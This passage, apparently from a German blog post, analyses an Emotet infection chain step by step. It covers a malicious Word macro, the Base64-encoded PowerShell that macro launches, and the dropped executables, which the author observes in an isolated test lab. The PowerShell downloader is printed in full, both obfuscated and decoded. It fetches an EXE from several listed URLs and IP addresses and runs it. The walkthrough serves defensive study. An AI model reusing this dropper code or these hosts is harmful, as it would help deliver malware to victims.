0_34_ + p84551 + S_2041_ + j_211_3
End Sub
```

Der Code startet eine versteckte PowerShell mit einem Base64-encrypted Code! Die markanten Stellen habe ich markiert. Nun interessiert mich das Ergebnis – also die fertige Befehlszeile. Daher modifiziere ich den VBA-Code und gebe den PS-Code als Textdatei aus, statt ihn auszuführen. Der Aufruf der Codezeile steht hier. Die 2. Variable ist leer. Der Rest ist unser PowerShell-Code. Und ab hier gibt es Optionen für die Aufruf-Funktion. Eine Ausgabe OHNE AUSFÜHRUNG ist also mit dieser alternativen AutoOpen-Sub möglich:


```
Sub autoopen()
    On Error Resume Next

    BADCODE = "powe" + j_5233 + m4_004 + r833598 + M__00908 + t51_588 + B_5860__ + X37050__ +
        f_928833 + b2___037 + t5_13_72 + z61_279 ', F_20_34_ + p84551 + S_2041_ + j_211_3

    Set FS = CreateObject("Scripting.FileSystemObject")
    Set File = FS.createTextFile("c:\users\tessa.test\desktop\PS-Code.txt", 2)
    File.WriteLine BADCODE
    File.Close
End Sub
```

ACHTUNG: Wenn ihr euch nicht sicher seid, ob die Ausführung sicher ist, dann prüft die Ausführung mit Einzelschritten!

Ich starte meinen modifizierten Code:



Das Ergebnis ist eine Textdatei auf dem Desktop meiner Testuserin. Darin finde ich den PowerShell-Code:



Die PowerShell kann diese Zeile **lesen** und **ausführen**. Nur was wird das sein?

Stage 4 – der PowerShellCode

Base64 ist eine Kodierung und keine Verschlüsselung. Wie sollte die PowerShell das sonst lesen können? Also können auch wir den Code lesbar darstellen. Dafür brauche ich folgende Anweisung:

```
1  $Base64Text = "JABhAF8AXwBfADQANQAzADgAPQAoACcATAAzADMANwBfACcAKwAnADkAMQAnACkAOwAkAE4ANAA0AF8ANABfAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAE4AZQB0A
2
3  [System.Text.Encoding]::Unicode.GetChars([Convert]::FromBase64String($Base64Text)) -join ''
```

```
$a___4538=('L337_'+'91');$N44_4_=new-object Net.WebClient;$P16_80_9=('http:'+'//'+'ba'+'zee3'+'65.com/v'+'59HxZ'+'y@http:'+'//gianca'+'r'+'loras'
+'o.co'+'m/xwSiP54'+'7@'+'http://1'+'3.233.1'+'83.227'+'/5VfqqsmV@h'+'ttp'+'://1'+'28.1'+'99.187.1'+'24/v3'+'5hrbFz@http://104.'+'22'+'3.'+'40'+'
.40'+'/8CqR'+'IJhG'+'4').Split('@');$r06398_=('K3043'+'6'+'4');$m68_88 = ('3'+'45');$A_5_44_1=('j__0'+'21');$P76___=$env:userprofile+'\'+$m68_88+
('.e'+'xe');foreach($F3_22_30 in $P16_80_9){try{$N44_4_.DownloadFile($F3_22_30, $P76___);$i5677_=('t___'+'37_');If ((Get-Item $P76___).length -ge
 40000) {Invoke-Item $P76___;$a8_3__8_=('O'+'41'+'32520');break;}}catch{}}$d78896_=('E'+'3'+'19_8');
```

Puh, schon wieder obfuskiert! OK, dann zaubern wir den Text mal etwas lesbarer. Jedes Semikolon stellt in der PowerShell das Ende eines Befehles dar und entspricht somit einen Zeilenumbruch:

```
1  $Base64Text = "JABhAF8AXwBfADQANQAzADgAPQAoACcATAAzADMANwBfACcAKwAnADkAMQAnACkAOwAkAE4ANAA0AF8ANABfAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAE4AZQB0A
2  $ClearText = [System.Text.Encoding]::Unicode.GetChars([Convert]::FromBase64String($Base64Text)) -join ''
3  $ClearText -split ';'
```

```
$a___4538=('L337_'+'91')
$N44_4_=new-object Net.WebClient
$P16_80_9=('http:'+'//'+'ba'+'zee3'+'65.com/v'+'59HxZ'+'y@http:'+'//gianca'+'r'+'loras'+'o.co'+'m/xwSiP54'+'7@'+'http://1'+'3.233.1'+'83.227'+'/5
VfqqsmV@h'+'ttp'+'://1'+'28.1'+'99.187.1'+'24/v3'+'5hrbFz@http://104.'+'22'+'3.'+'40'+'.40'+'/8CqR'+'IJhG'+'4').Split('@')
$r06398_=('K3043'+'6'+'4')
$m68_88 = ('3'+'45')
$A_5_44_1=('j__0'+'21')
$P76___=$env:userprofile+'\'+$m68_88+('.e'+'xe')
foreach($F3_22_30 in $P16_80_9){try{$N44_4_.DownloadFile($F3_22_30, $P76___)
$i5677_=('t___'+'37_')
If ((Get-Item $P76___).length -ge 40000) {Invoke-Item $P76___
$a8_3__8_=('O'+'41'+'32520')
break
}}catch{}}$d78896_=('E'+'3'+'19_8')
```

Der Rest ist nun ausreichend lesbar. Es sind wieder Füllzeilen mit Zufallszahlen enthalten. Diese sollen Virenscanner täuschen. Mit etwas optischer Korrektur kommen nun folgende Anweisungen raus:

Zeile	Code & Bedeutung
2	`$N44_4_=new-object Net.WebClient` Hier wird .net verwendet, um eine Internetverbindung zu einem Webserver aufzubauen.

3	`$P16_80_9=('http:'+'//'+'ba'+'zee3'+'65.com/v'+'59HxZ'+'y@http:'+'//gianca'+'r'+'loras'+'o.co'+'m/xwSiP54'+'7@'+'http://1'+'3.233.1'+'83.227'+'/5 VfqqsmV@h'+'ttp'+'://1'+'28.1'+'99.187.1'+'24/v3'+'5hrbFz@http://104.'+'22'+'3.'+'40'+'.40'+'/8CqR'+'IJhG'+'4').Split('@')`
	
	Das sind die URL's, die verwendet werden sollen. Diese werden als ein Textarray gespeichert, das aus einem Einzeiler durch Aufteilung (Split) gebildet wird. Das sind die Adressen:
	
	`PS C:\> ('http:'+'//'+'ba'+'zee3'+'65.com/v'+'59HxZ'+'y@http:'+'//gianca'+'r'+'loras'+'o.co'+'m/xwSiP54'+'7`
	`http://bazee365.com/v59HxZy`
	`http://giancarloraso.com/xwSiP547`
	`http://13.233.183.227/5VfqqsmV`
	`http://128.199.187.124/v35hrbFz`
	`http://104.223.40.40/8CqRIJhG4`


4+7	`$r06398_=('K3043'+'6'+'4')`
	`$m68_88 = ('3'+'45')`
	`$A_5_44_1=('j__0'+'21')`
	`$P76___=$env:userprofile+'\'+$m68_88+('.e'+'xe')`
	
	In Zeile 4 und 7 wird ein Pfad zusammengebaut. Dieser löst sich so auf:
	
	`PS C:\> $r06398_=('K3043'+'6'+'4')`
	`$m68_88 = ('3'+'45')`
	`$A_5_44_1=('j__0'+'21')`
	`$P76___=$env:userprofile+'\'+$m68_88+('.e'+'xe')`
	
	`PS C:\> $P76___`
	`C:\Users\stephan\345.exe`
	
	Da wird eine ausführbare Datei gespeichert!

8	Dieser Code versucht die Datei aus dem Internet zu laden und als 345.exe ($P76__) zu speichern:
	
	`8 foreach($F3_22_30 in $P16_80_9){try{$N44_4_.DownloadFile($F3_22_30, $P76___)`
	`9`
	`10`
	
	`PS C:\> $P16_80_9`
	`http://bazee365.com/v59HxZy`
	`http://giancarloraso.com/xwSiP547`
	`http://13.233.183.227/5VfqqsmV`
	`http://128.199.187.124/v35hrbFz`
	`http://104.223.40.40/8CqRIJhG4`

10	`If ((Get-Item $P76___).length -ge 40000) {Invoke-Item $P76___` Hier wird die Datei ausgeführt, wenn sie vorhanden ist.


Alle anderen Zeilen sind Füller. Die PowerShell ist also ein Downloader und Launcher für eine EXE-Datei.


Für die weitere Untersuchung brauche ich diese EXE-Datei. Dafür starte ich einfach den PowerShell-Code **bis zur Zeile 9** – also ohne das Ausführen in Zeile 10. Tada:





Stage 5 – die EXE #1

Bisher war es einfach, der Attacke zu folgen, denn alle Codes waren irgendwie lesbar. Eine EXE-Datei lässt sich nicht so einfach durchschauen. Aber es gibt Tools, die uns helfen können. Z.B. das kostenlose PEStudio:











Aha, es scheint ein EMOTET zu sein!

Da ich nun eine Testumgebung aufgebaut habe und die Attacke gerne bis zum Ende zeigen möchte, starte ich den Trojaner. **ACHTUNG**: Es wird immer ein gewisses Restrisiko verbleiben! Nutzt daher Schutzmechanismen! In meinem Fall hängt der Testclient ganz alleine an einer separaten Internetleitung. Diese kann ich jederzeit kappen. Zusätzlich wird der Traffic ausgehend durch eine PFSense geleitet, welche den Datenstrom zunächst komplett blockiert. Und mit einer WireShark-Instanz spiegele ich den Netzwerktraffic auf ein autonomes System.

Dazu kommt wieder der ProcMon (ProcessMonitor) von SysInternals auf dem Testclient zum Einsatz. Los geht's. Die Datei 345.exe wird gestartet – **und verschwindet**! Was ist passiert? ProcMon liefert die Antwort:




In der exe steckte eine ZIP-Datei. Diese wurde nach „c:\users\%username%\Appdata\local“ als reswzip.zip extrahiert und dann weiter als „c:\users\%username%\Appdata\local\reswzip\reswzip.exe“ entpackt. Danach wurde diese neue ausführbare Datei gestartet und die 345.exe wurde gelöscht:




Stage 6 – die EXE #2


Welche Aufgabe hat diese Datei? Es ist das gleiche Spiel wie bei der ersten Datei: ein PEStudio liefert Antworten:



Viel aufschlussreicher ist aber mein ProcMon. Die kleine exe-Datei will unbedingt ins Internet:




Dabei werden etliche IPs und Protokolle durchprobiert! Irgendwo wird es bestimmt eine Lücke geben. Meine Firewall ist da natürlich anderer Meinung: 😊

